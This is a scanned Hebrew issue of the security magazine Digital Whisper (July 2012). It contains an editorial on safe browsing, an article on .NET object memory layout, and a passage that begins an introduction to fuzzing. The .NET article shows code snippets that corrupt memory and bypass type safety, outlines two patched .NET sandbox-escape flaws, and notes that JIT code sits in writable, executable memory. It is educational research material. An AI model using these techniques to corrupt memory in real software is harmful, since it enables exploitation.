


Digital Whisper

גליון 33, יולי 2012

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	שילה ספרה מלר, ניר אדר, אפיק קסטיאל,
כתבים:	סשה גולדשטיין, איל בנישתי, עו"ד יהונתן קלינגר, יוסף הרוש, יובל סיני.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-33 של Digital Whisper!

חודש יוני עבר, חודש יולי בפתח, ואיתו גליון נוסף. וכמו בכל גליון, גם הפעם, אני מפנה לי זמן במיוחד, מתיישב ומנסה לחשוב על "דבר העורכים", על השורות שאתם קוראים ברגע זה. אם יש לי משהו ספציפי להגיד - אני כותב אותו, וכמו שאני בטוח ששמתם לב, לפעמים זה קורה. כשאין לי משהו ספציפי להגיד אני מנסה לחשוב על נקודות, נושאים, אירועים לאומיים או אירועים חדשותיים שהתרחשו החודש שהייתי מעוניין להתייחס אליהם בדבר העורכים, וכל פעם קשה לי למצוא נקודה שהייתי מעוניין להתייחס אליה בפתיחת הגליון.

וזה לא שלא קיימים אירועים כאלה, אם תכנסו לאתרי חדשות בנושא אבטחת מידע, תראו שכן. חוקרי אבטחה כן מוצאים וירוסים או תולעים מורכבות ששווה לדבר עליהן, וכן תמצאו כתבות על חולשות שהמימוש שלהן מסקרן ומפתיע, וכן תוכלו לקרוא על הבחור היצירתי שנתפס לאחר שניצל את הדמיון שלו על מנת להזיק לכלל. האירועים האלה קיימים, ועוד איך.

האירועים האלה מתקיימים, וכשקוראים אותם כמכלול מפחיד לחשוב כמה מסוכן האינטרנט, אשכרה ג'ונגל שם בחוץ. אם פעם האיום היה איזה וירוס קטן שנכתב על מנת להוכיח יכולת, כיום רשת אינטרנט מלאה בגורמים שרק רוצים להזיק. והם עושים זאת בצורה ברוטאלית - אתרים לגיטימיים נפרצים על ימין ועל שמאל, ומחדירים להם כל מני חולירות שרק מחכות לפגוע בגולש המזדמן. תוצאות של מנועי חיפוש מורעלות, כבר לא בטוח ללחוץ על שום קישור, ולפני שעושים "שלח" באיזה טופס אינטרנטי - צריך לבדוק טוב טוב שאנחנו אכן באתר הנכון, וגם אז אי אפשר לדעת מתי המידע הזה ייחשף כאשר יפרצו לאותו אתר. ועל לפתוח אימיילים מתיבות דוא"ל לא מוכרות? אין בכלל על מה לדבר... צריך לחשוב על זה טוב טוב.

היום נקודת המוצא שלי, כאשר אני ניגש למחשב חדש שפעם ראשונה אני עובד עליו, היא שיש עליו וירוס עד שלא הוכחתי אחרת ברמה הסבירה (דברים כגון בדיקת תהליכים הרצים, בדיקת רשימת הפעולות שמתבצעות כאשר מערכת ההפעלה עולה, וסריקת המחשב עם אנטי-וירוס מעודכן וכו') וגם אז אני לא יכול להיות בטוח.

אני לא מכיר את הסטטיסטיקאות יותר מדי, אך הרבה מאוד מחשבים כיום מריצים מערכת הפעלה "פרוצה" - כזאת שנגנבה ונפרצה כך שהדבר לא ידווח ליצרניות (מבלי להזכיר שמות, כן?), מה עושות אותן יצרניות? מפסיקות את עדכוני התוכנה לאותן מערכות הפעלה. העדכונים הנ"ל כוללים בתוכם עדכוני


אבטחת מידע - כאלה שתפקידם לעצור ולתקן את אותם הכשלים שאותן חולירות מנצלות. מה יוצא בסוף? אלו שכן משלמים מקבלים עדכונים ובטוחים שהכל נגמר כאן. אך - מי שלא משלם, לא מקבל עדכונים, נדבק באיזה וירוס ונהפך להיות עוד חייל ברשת הזומבים של ה-Bot-net התורן. אותם חבר'ה (שלא בידיעתם) מתקיפים ופורצים לאתרים, מדביקים אותם בעוד קוד מזיק והפעם החבר'ה שכן משלמים נכנסים, ובמוקדם ובמאוחר גם הם ידבקו. (בלי קשר, אם תשאלו אותי, מניעת עדכוני אבטחה למערכות הפעלה גנובות, פוגע בכולם.)

עם המידע הנ"ל ועוד בסיגנון, אני עובר על כל אתרי החדשות, הבלוגים של חוקרי אבטחה, הבלוגים של חברות אנטי-וירוס ועוד, ותמיד עולה לי השאלה, איך עוד לא נדבקתי? (ואולי כן נדבקתי ואני עדיין לא יודע את זה?) והתשובה שאני עונה לעצמי, ומקווה שהיא גם התשובה הנכונה היא: **ידע וגלישה מודעת**.

בהקשר הזה, כשאני כותב "ידע", פירושו הכרת העולם של המזיקים. פשוטו - הבנה של איך עולם המזיקים עובד, וכיצד להמנע מלהפגע ממנו. וזה פחות או יותר מה שאנחנו מנסים לעשות במגזין - הבאת הידע לקוראים.

כשאני כותב "גלישה מודעת" אני מתכוון למשהו הרבה יותר רחב, אני מתכוון ל-State Of Mind. אני מתכוון להבנה הזאת, שכאשר אנחנו מחברים את המחשב לקו הטלפון (מתחברים לראוטר / רשת אלחוטית וכו') ומתחילים "לדבר עם האינטרנט" - אנחנו חשופים, אנחנו יכולים להדבק בוירוס או קוד מפגע מכל כך הרבה כיוונים. ידיעה כזאת תגרום לנו "לגלוש בעיניים פתוחות", תגרום לנו להיות עירניים ולחשוד במה שקורה סביבנו באינטרנט. קיבלנו אימייל על זכייה בלוטו? מישהו מניגריה מעוניין במספר החשבון שלנו על מנת להעביר עלינו סכום מטורף שקיבל בירושה? אנחנו הגולש ה-1,000,000 באתר ולכן זכינו ב-IPhone החדש? כתובת ה-IP שלנו השתתפה בהגרלה, זכינו, ורק צריך להתקין את התוסף הבא על מנת שנוכל לקבל את הפרס? כנראה שמישהו מנסה עלינו את "תרגיל מצליח".


אם אתם עוברים על הדוגמאות וחושבים לעצמכם "מי לעזאזל מאמין לדברים האלה?" - אתם במצב טוב, סליחה, אתם במצב מעולה! אך דעו לכם שסביבכם משתמשים באינטרנט אנשים תמימים, ויותר מזה, סביבכם משתמשים באינטרנט אנשים עם אופי זדוני, שמחפשים את אותם משתמשים תמימים. "הכביש מסוכן" אומרים, ולכן, כמו שאתם נוהגים בכביש אתם עירניים (אני מקווה), תיהיו עירניים כשאתם גולשים באינטרנט.



וכמובן, לפני התוכן עצמו, ברצוננו להגיד תודה לכל מי שעזר, תרם מזמנו הפנוי וכתב לנו, ובזכותו הגליון מתפרסם: תודה רבה ל**סשה גולדשטיין**, תודה רבה ל**איל בנישתי**, תודה רבה ל**עו"ד יהונתן קלינגר**, תודה רבה ל**יוסף הרוש** ותודה רבה ליובל סיני. בנוסף, תודה רבה ל**שילה ספרה מלר** על העזרה בעריכת המאמרים והגליון.

שתהיה לכולם קריאה נעימה,

אפיק קסטיאל וניר אדר.



תוכן עניינים

על המימוש הפנימי של אובייקטים וטיפוסים ב-.NET

נכתב ע"י סשה גולדשטיין

הקדמה

אם מאמינים ל-TIOBE Programming Community Language Index, אז C# ו-Visual BASIC חולשות על למעלה מ-12% מהקוד שנכתב בעולם, מה שממקם את .NET במקום השלישי והמכובד אחרי C ו-Java. כיוון ש-.NET היא סביבה מנוהלת, שבה הזיכרון, מבנה האובייקטים, ואפילו כתובות ומצביעים הם דברים שהמפתחים "לא מתעסקים בהם", קיים מעט מידע יחסית על המימוש הפנימי של .NET. והקומפוננטות המרכיבות אותה.

במאמר זה אתחיל לסקור את המבנה הפנימי של אובייקטים בערימה המנוהלת (GC heap) ואעמוד על המבנה הפנימי של טיפוסים ב-.NET-יים. לפני הכל, אסקר בקצרה את מנגנון בטיחות הטיפוסים של .NET, וחולשות אבטחה שהתגלו במנגנון זה בעבר.

בטיחות טיפוסים

הפרדיגמה הבסיסית של פיתוח ב-.NET היא שהקוד מוכרח להיות בטוח-טיפוסים (type-safe). כלומר, אין אפשרות - למעט במקרים חריגים וע"י שימוש במילות מפתח מיוחדות - לייצר מצבים לא בטוחים שבהם מערכת הטיפוסים נפגעת. למשל, לא ניתן ב-.NET. לייצר סיטואציה שבה מבצעים השמה של מספר במצביע לאובייקט, ואז משתמשים במצביע הזה כדי לקרוא למתודות על אובייקט "מזויף".

יש מספר מצבים שבהם המתכנת - מרצונו וביודעין - מקבל החלטה לכתוב קוד שאינו בטוח-טיפוסים (עם זאת, רוב הקוד שנכתב ב-.NET. היום הוא בטוח-טיפוסים ודורש אמצעים חיצוניים כדי לייצר חולשות). להלן מספר דוגמאות למצבים כאלה:

1. ניתן להשתמש במילות המפתח unsafe ו-fixed על מנת לעבוד ישירות עם מצביעים ב-C#. לדוגמא:

```
unsafe static void CorruptMemoryAtRandom(Random rng) {
    int* p = (int*)rng.Next(1<<16, 1<<31);
    *p = rng.Next(int.MinValue, int.MaxValue);
}
```

2. ניתן להשתמש במתודות של המערכת, כגון Marshal.PtrToStructure ו/או Marshal.StructureToPtr כדי לכתוב ולקרוא מקומות שרירותיים בזיכרון. למשל:

```
Marshal.StructureToPtr(DateTime.Now, new UIntPtr(0x0DEADC0W));
```

3. ניתן לקרוא לקוד שכתוב ב-C או כל שפה לא מנוהלת אחרת, שאינו מוגבל ביכולתו להשחית את הזיכרון.
4. ניתן לבנות union שבו מספר שדות חופפים המאפשרים עקיפה של מנגנון בטיחות הטיפוסים. למשל:

```
class Union1 { public UIntPtr Address; }
class Union2 { public object Ref; }

[StructLayout(LayoutKind.Explicit, Pack=1)]
struct Foo
{

    [FieldOffset(0)] public Union1 U1;
    [FieldOffset(0)] public Union2 U2;
}

Foo f = new Foo();
f.U2 = new Union2();
f.U2.Ref = new object();
//Now f.U1.Address can be manipulated to point outside of the heap
etc.
```

כאמור, תוכניות שלא עושות שימוש באמצעים אלה, אינן פגיעות בברירת מחדל. יש צורך בחולשות חיצוניות (כגון באג במנגנון בטיחות הטיפוסים של .NET) על מנת לתקוף תוכניות כאלה.

דוגמאות לחולשות אבטחה ב-.NET

להלן שתי דוגמאות של חולשות אבטחה ב-.NET - שתיהן ניתנות לניצול מרחוק באמצעות הפעלת קוד דרך הדפדפן (למשל, באמצעות Silverlight), ומאפשרות בריחה מארגז החול של .NET. בתוך הדפדפן.

המתודה `Marshal.AllocHGlobal` מאפשרת לתוכנית .NET-ית להקצות זיכרון מערימות של Win32. מתודה זו נמצאת בשימוש רחב בתוך ה-.NET Framework. עצמו, בעיקר באזורים הנמצאים על התפר בין Windows לבין .NET. עצמה. באפריל השנה מיקרוסופט הוציאו את התיקון MS12-025 שאחת החולשות שהוא מתקן היא ב-System.Drawing.dll (ספריה האחראית על ציור באמצעות GDI), המאפשרת integer

overflow בהעברת פרמטר ל-Marshal.AllocHGlobal. כאשר הפונקציה מקבלת פרמטר שלילי, היא נכשלת בהקצאת הזיכרון, אך הקוד הקורא ב-System.Drawing.dll אינו בודק את תוצאת ההקצאה ומשתמש בה באופן המשחית את הזיכרון.

ביוני 2011 מיקרוסופט הוציאו את התיקון MS11-039 שמתקן חולשה במחלקה Socket. המתודות Send ו-Receive של מחלקה זו מקבלות IList<ArraySegment<byte>>, המתאר רשימה של חוצצים לשליחה או קבלה. ArraySegment<byte> הוא טיפוס פשוט העוטף "חלון" חלקי למערך - למשל, אם קיים מערך של 1,000 בתים, ניתן ליצור new ArraySegment<byte>(array,30,50) המגדיר חלון בגודל 50 בתים המתחיל במקום ה-30 במערך. למרות שהבנאי של ArraySegment מוודא שלא יוצרים חלון בעל היסט שלילי לתוך המערך, ניתן לשנות את התכונות Offset ו-Count של האובייקט לאחר בנייתו. כיוון שהמתודות Send ו-Receive הנ"ל לא ביצעו ולידציה של הסגמנטים שהועברו להן, ניתן היה להשתמש בהן כדי להשחית את הזיכרון, ואף ליצור מערך (byte[]) המאפשר גישה לאינדקסים שליליים.

קטגוריות טיפוסים ב-.NET

בדומה לסביבות מנוהלות אחרות כגון JVM, גם ב-.NET. הטיפוסים מתחלקים לשני סוגים: value types ו-reference types. המבנה הפנימי שלהם בזיכרון (memory layout) לא ניתן כמעט לשליטה על ידי המתכנת, אולם הבנה מדויקת של המבנה הזה חשובה הן לביצועים והן לניצול חולשות בקוד הכתוב ב-.NET; כך למשל, כדי לנצל heap overflow יש להבין היטב את מבנה ה-heap ומתי מתרחשים בו שינויים שאפשר לנצל לטובתנו.

סוג הטיפוסים הראשון, value types, נועד לאובייקטים קטנים שנוצרים בקצב גבוה ומועברים לפי ערך (by value) בין פונקציות. למשל, מספרים, תאריכים, תווים - הם כולם value types ב-.NET., וניתן להגדיר גם value types נוספים באמצעות מילת המפתח struct ב-C#. על value types חלות מגבלות רבות: לא ניתן לרשת מהם, לא ניתן להגדיר בהם מתודות וירטואליות, לא ניתן להשתמש בהם כאובייקטי סנכרון, ועוד.


לעומתם, reference types הם אובייקטים לכל דבר, התומכים בירושה, רב-צורניות (polymorphism), סנכרון, ושירותים רבים נוספים. על מנת לאפשר זאת, המימוש הפנימי שלהם עשיר ומורכב (יחסית ל-C++ למשל), ומשתנה בין גרסאות בהרף עין. אדון כאן במימוש של .NET 2.0 ו-.NET 4.0. בגרסאות ה-32 ביט שלהן, ואשאיר את יתר הגרסאות לקורא.

מבנה Reference Types ב-.NET 2.0

לצורך הבנת המבנה של אובייקט בזיכרון, נשתמש בדוגמת המחלקה הבאה:


```
class Employee
{
    public Employee() {}
    public virtual void Work() {}
    public void Sleep() {}

    private uint id = 0xAABBCCDD;
    private string name = "David";
}
```

המבנה הפנימי של אובייקט Employee בזיכרון ייראה כך:



השדה הראשון (המסומן באדום) מצביע לטבלת המתודות (method table) של הטיפוס. שם נמצאים המימושים של כל המתודות הוירטואליות של המחלקה Employee. השדה השני מצביע למחרוזת "David", והשדה השלישי הינו המספר הקל לזיהוי[1]. לבסוף, השדה הירוק, במפתיע, גם הוא חלק מהאובייקט - על אף שהוא נמצא בהיסט של ארבעה בתים מהכתובת שלו.

בטבלת המתודות יש דברים נוספים מלבד המצביעים למתודות, אולם זה הדבר שנתמקד בו כעת:



[1] כפי שראינו קודם, ניתן להשיג שליטה על סדר השדות באובייקט, אולם מרבית המפתחים לא עושים זאת. ואכן במקרה זה, NET. בחרה לשנות את סדר השדות באובייקט לעומת הסדר שבו הם הוגדרו במחלקה עצמה.

החלקים המסומנים באדום הם המצביעים למתודות של האובייקט. ארבעת המצביעים הראשונים הם למתודות וירטואליות של System.Object, שהמחלקה שלנו לא דורסת אך עדיין מקבלת בירושה. שני המצביעים לאחר מכן הם מצביע למתודה Work ולבנאי של המחלקה (שימו לב שהמתודה הלא-וירטואלית Sleep לא קיבלה כניסה בטבלה, וזאת משום שניתן לקרוא לה ללא שימוש בטבלה, כפי שנראה בהמשך).

נתבונן ב-disassembly של הנקודה בקוד בה אנו קוראים למתודה Work:

```
mov ecx, dword ptr [ebp-44] ; read objref from the stack to ECX
mov eax, dword ptr [ecx]    ; dereference to obtain method table
pointer
call dword ptr [eax+38]     ; call virtual method through method table
```

קל לראות שבהיסט 0x38 מתחילת הטבלה נמצא המצביע 0x0015c578. כדי להשתכנע שאכן מדובר במצביע למתודה Work, ניתן להשתמש למשל בפקודה !u של SOS (הרחבה ל-WinDbg הנועדה לניתוח תוכנית הכתובות ב-.NET) שנשתמש בה גם בהמשך:

```
0:008> !u 0015c578
Unmanaged code
0015c578 e9d3534800      jmp     005e1950

0:008> !u 005e1950
Normal JIT generated code
DigWhisper.Employee.Work()
Begin 005e1950, size 2e
005e1950 55              push    ebp
005e1951 8bec            mov     ebp,esp
…more code snipped
```

כלומר, בטבלה יש מצביע לטרמפולינה שמביאה אותנו בסופו של דבר למתודה Work. פשר הטרמפולינה נעוץ בעובדה שהמתודה Work עוברת הידור רק בזמן ריצה, ולכן הטרמפולינה מוחלפת בפעם הראשונה שהמתודה נקראת (פרטים נוספים על כך אולי נביא במאמר עתידי על עבודתו של ה-JIT). בהקשר זה יש לציין שגם הטרמפולינה וגם הקוד עצמו, במידה ועבר הידור בזמן ריצה, נמצאים באזור זיכרון בעל ההגנה PAGE_EXECUTE_READWRITE, גם במערכות שתומכות ב-DEP. המשמעות היא, למשל, שגם אם הערימה עצמה מוגנת מפני הרצה, ניתן לנסות לנצל חולשת כתיבה לזיכרון על מנת לדרוס קוד או טרמפולינה כפי שראינו כרגע.

על מנת לקרוא למתודה לא וירטואלית, אין צורך להשתמש בטבלת המתודות, כיוון שלא תיתכן רב-צורניות. למעשה, המהדר יכול לקבוע מראש איזו מתודה תקרא, ולצרוב את כתובתה לתוך התוכנית.

למעשה, גם כאן יש צורך בטרמפולינה לצורך הידור בזמן ריצה, אבל כתובת הטרמפולינה ידועה ולא תלויה בטיפוס:

```
mov ecx, dword ptr [ebp-44]  ; read objref from the stack to ECX
cmp dword ptr [ecx], ecx     ; verify that ECX is a valid address
call dword ptr ds:[001c34d8] ; call through static trampoline location

0:000> dd 001c34d8 L1
001c34d8  00690218

0:000> !u 00690218
Normal JIT generated code
DigWhisper.Employee.Sleep()
Begin 00690218, size 1b
00690218 55              push    ebp
00690219 8bec            mov     ebp,esp
…more code snipped
```

על מנת להציג את מבנה טבלת המתודות באופן קריא ונוח, המאפשר גם למצוא פרטים נוספים לגבי המחלקה שהטבלה שייכת אליה, ניתן להשתמש בפקודה DumpMT! של SOS. לאחר מכן, כדי להגיע לפרטים נוספים ניתן להשתמש בפקודות כגון DumpMD!, DumpClass! ואחרות. הנה, למשל, הפלט של DumpMT! על טבלת המתודות של המחלקה שראינו קודם:

```
0:000> !dumpmt -md 001c34e8
EEClass: 001c1600
Module: 001c2f2c
Name: DigWhisper.Employee
mdToken: 02000005  (D:\DigWhisper\DigWhisper.exe)
BaseSize: 0x10
ComponentSize: 0x0
Number of IFaces in IFaceMap: 0
Slots in VTable: 7


--------------------------------------
MethodDesc Table
   Entry MethodDesc      JIT Name
71246a90   710c4938   PreJIT System.Object.ToString()
71246ab0   710c4940   PreJIT System.Object.Equals(System.Object)
71246b20   710c4970   PreJIT System.Object.GetHashCode()
712b7700   710c4994   PreJIT System.Object.Finalize()
```

```
00690248    001c34c8      JIT DigWhisper.Employee.Work()
006901c8    001c34c0      JIT DigWhisper.Employee..ctor()
00690218    001c34d0      JIT DigWhisper.Employee.Sleep()
```

לפני שנוכל לסכם את מבנה האובייקט בזיכרון, נותר רק להזכיר שוב את השדה המופיע לפני תחילת האובייקט בזיכרון. שדה זה, שנקרא object header word, משמש לשתי מטרות מרכזיות: (1) שמירת ביטים שונים הנוגעים למצב האובייקט, למשל האם אוסף הזבל כבר ביקר אובייקט זה במהלך פעולת האיסוף האחרונה; (2) קישור בין האובייקט לבין מבנה נתונים פנימי שנקרא sync block, שמכיל פרטים נוספים על האובייקט שאין להם מקום בתחילתו.

השימוש העיקרי ב-sync block הוא לקישור האובייקט לאובייקט סנכרון. ב-.NET, לכל אובייקט ניתן להצמיד אוטומטית מנגנון סנכרון באמצעות מנגנון המכונה Monitor, והנגיש לשפות העלית באמצעות מילות מפתח. למשל, להלן דוגמת קוד ב-C# המשתמשת באובייקט Account כמנגנון סנכרון באמצעות מילת המפתח lock:

```
class Account
{
    private decimal balance;
    public void Deposit(decimal amount)
    {
        lock (this)
        {
            balance += amount;
        }
    }
}
```

כאשר האובייקט משוייך למנגנון סנכרון, הקישור מתבצע באמצעות ה-object header word. חלק מהביטים שלו מכילים מספר, שהוא אינדקס לתוך טבלת sync blocks המנוהלת על ידי .NET - ושם שמור מנגנון הסנכרון עצמו. למשל, כאשר 0x272a77c היא כתובת של אובייקט Employee נעול, אנו רואים ש-1 הוא האינדקס לתוך הטבלה הנ"ל שמשתמשים בו עבור אובייקט זה:

```
0:004> dd 0272a77c-4 L4
0272a778  08000001 003f3570 0272a56c aabbccdd
```

כמובן, ישנה פקודה של SOS שנקראת SyncBlk!, המאפשרת לצפות בכל ה-sync blocks התפוסים. כך גם ניתן להגיע לכתובת של ה-sync block עצמו, ואף לתחילת הטבלה:

```
0:004> !syncblk
Index SyncBlock MonitorHeld Recursion Owning Thread Info  SyncBlock
Owner
    1 005089bc            3         1 004d8028  2174   0   0272a77c
Employee
-----------------------------
```

כך ניתן לראות, למשל, שמנגנון הסנכרון ש-.NET משתמשת בו למימוש Monitor הוא למעשה event של Win32:


```
0:004> dd 005089bc L8
005089bc  00000003 00000001 004d8028 00000001
005089cc  80000001 000001c4 0000000d 00000000

0:004> !handle 000001c4 f
Handle 1c4
  Type           Event
  Attributes     0
  GrantedAccess  0x1f0003:
         Delete,ReadControl,WriteDac,WriteOwner,Synch
         QueryState,ModifyState
  HandleCount    2
  PointerCount   4
  Name           <none>
  Object Specific Information
    Event Type Auto Reset
    Event is Waiting
```

ל-sync block יש גם שימושים נוספים, למשל שמירת קוד הגיבוב (hash code) של האובייקט כאשר אין מקום לכך ב-object header word, ואחרים.

מבנה Reference Types ב-.NET 4.0

השינוי המרכזי שהתרחש ב-.NET 4.0 במבנה אובייקטים בזיכרון קשור בהפרדת טבלת המתודות ושבירתה למספר חלקים, על מנת לחסוך במקום כאשר טבלאות כאלה משוכפלות בין טיפוסים הדורסים מעט מאוד מתודות וירטואליות של מחלקות האב.

למשל, כאשר הוספנו מספר רב של מתודות וירטואליות למחלקה Employee, וכתבנו מחלקה אחרת היורשת ממנה, טבלת המתודות של המחלקה היורשת נראתה כך:



כאן, טבלת המתודות של המחלקה היורשת נמצאת למעשה בשני מקומות: חלק מהמצביעים למתודות נמצאים בטבלה של מחלקת האב, וחלק בטבלה של המחלקה היורשת. (הסיבה לשינוי, כמובן, היא הרצון לחסוך במקום כאשר טוענים טבלאות מתודות של מחלקות בעלות הרבה מאוד מתודות וירטואליות, שרק חלק קטן מהן נדרסות במחלקות יורשות.)

סיכום

במאמר זה סקרנו בצורה בסיסית את המבנה בזיכרון של אובייקטים וטיפוסים ב-.NET. מטבע הדברים זו הצגה חלקית: פרטים רבים נוספים ניתן למצוא בספרים כגון Advanced .NET Debugging (מעודכן ל- .NET 3.5 בלבד) וספרי החדש Pro .NET Performance הצפוי לצאת באוגוסט השנה.

כפי שציינתי בתחילה, ניצול חולשות כגון heap overflow בערימה המנוהלת דורש הבנה מעמיקה יותר של מבנה הערימה וניהולה, מעבר לפרטים שראינו במאמר זה לגבי המבנה של אובייקטים אינדיבידואליים בה. אם יהיה עניין בכך, במאמרים הבאים נוכל להיכנס לפרטים נוספים, למשל לגבי אופן פעולתו של אוסף הזבל (garbage collector) ואופטימיזציות של ה-JIT.

סשה גולדשטיין הוא ה-CTO של קבוצת סלע, חברת ייעוץ, הדרכה ומיקור חוץ בינלאומית עם מטה בישראל. סשה אוהב לנבור בקרביים של Windows וה-CLR, ומתמחה בניפוי שגיאות ומערכות בעלות ביצועים גבוהים. סשה הוא מחבר הספר Pro .NET Performance, ובין היתר מלמד במכללת סלע קורסים בנושא Windows Internals ו-CLR Internals. בזמנו הפנוי, סשה כותב בלוג על נושאי פיתוח שונים.

מבוא ל-Fuzzing

נכתב ע"י בנישתי איל

הקדמה

תחום מחקר החולשות הוא תחום שצובר תאוצה בימים אלה, יותר ויותר חברות מוכנות לשלם היום לחוקרים (Bounty Programs) על מנת שיחשפו חולשות במוצרים שלהם ובכך בעצם יעזרו להם לשמור על המוצרים שלהן בטוחים יותר.

חברות גדולות כמו גוגל אף משיקות ועידות מתוזמנות ומזמינות האקרים וחוקרים מכל העולם לנסות את מזלם ולזכות בפרסים של עד כ-60K$.

המאמר הקודם שכתבתי התרכז בתחום פיתוח האקספלוייטים ובעצם כרונולוגית שייך לאותו הרגע שבו נמצאה איזושהי חולשה, לרוב חולשה שקשורה בניהול הזיכרון של התוכנה, ואז החוקר נדרש להוכיח שהחולשה ניתנת לניצול על מנת להריץ קוד זדוני או במקרה הפחות נעים לגרום למניעת שירות.

השלב שקודם לפיתוח האקספלוייט (או הוכחת ההיתכנות) הוא בעצם השלב של מחקר החולשות.

השיטות בתחום מחקר החולשות מתחלקות לשני תחומים עיקריים :

א. ניתוח סטטי - באמצעות שימוש בכלים לסריקת קוד (כולל שלב ההידור) ואו באמצעות ניתוח ידני.
ב. ניתוח דינמי - מתקשר ישירות לנושא שלנו, ניתוח התנהגות התוכנית בזמן ריצה ע"י הזנה של קלטים שונים ומשונים.

הוויכוח שקיים על איזו שיטה היא היעילה יותר, הינו ארוך, נוקב ומגיע לו התייחסות משלו. לכל הדעות השימוש בשתי השיטות גם יחד יניב תוצאות טובות יותר.

מבוא לפאזינג

אז מה זה בעצם פאזינג?

שיטת בדיקה אוטומטית שעיקרה בהזנה של קלטים אקראיים ו\או לא צפויים עבור תוכנה מסוימת בציפייה לגרום לה לקריסה, שבמקרה שלנו, תוביל למציאת חולשת אבטחה.

השיטה הוצגה לראשונה באוניברסיטת וויסקונסין שבארה"ב ע"י פרופ' ברטון מילר, יש הטוענים שהעבודה במקור החלה בעקבות השראה שהתקבלה מקריסה של תוכנות בשעת סופת ברקים בעקבות רעשי קו שנוצרו בעת חיבור מודם.

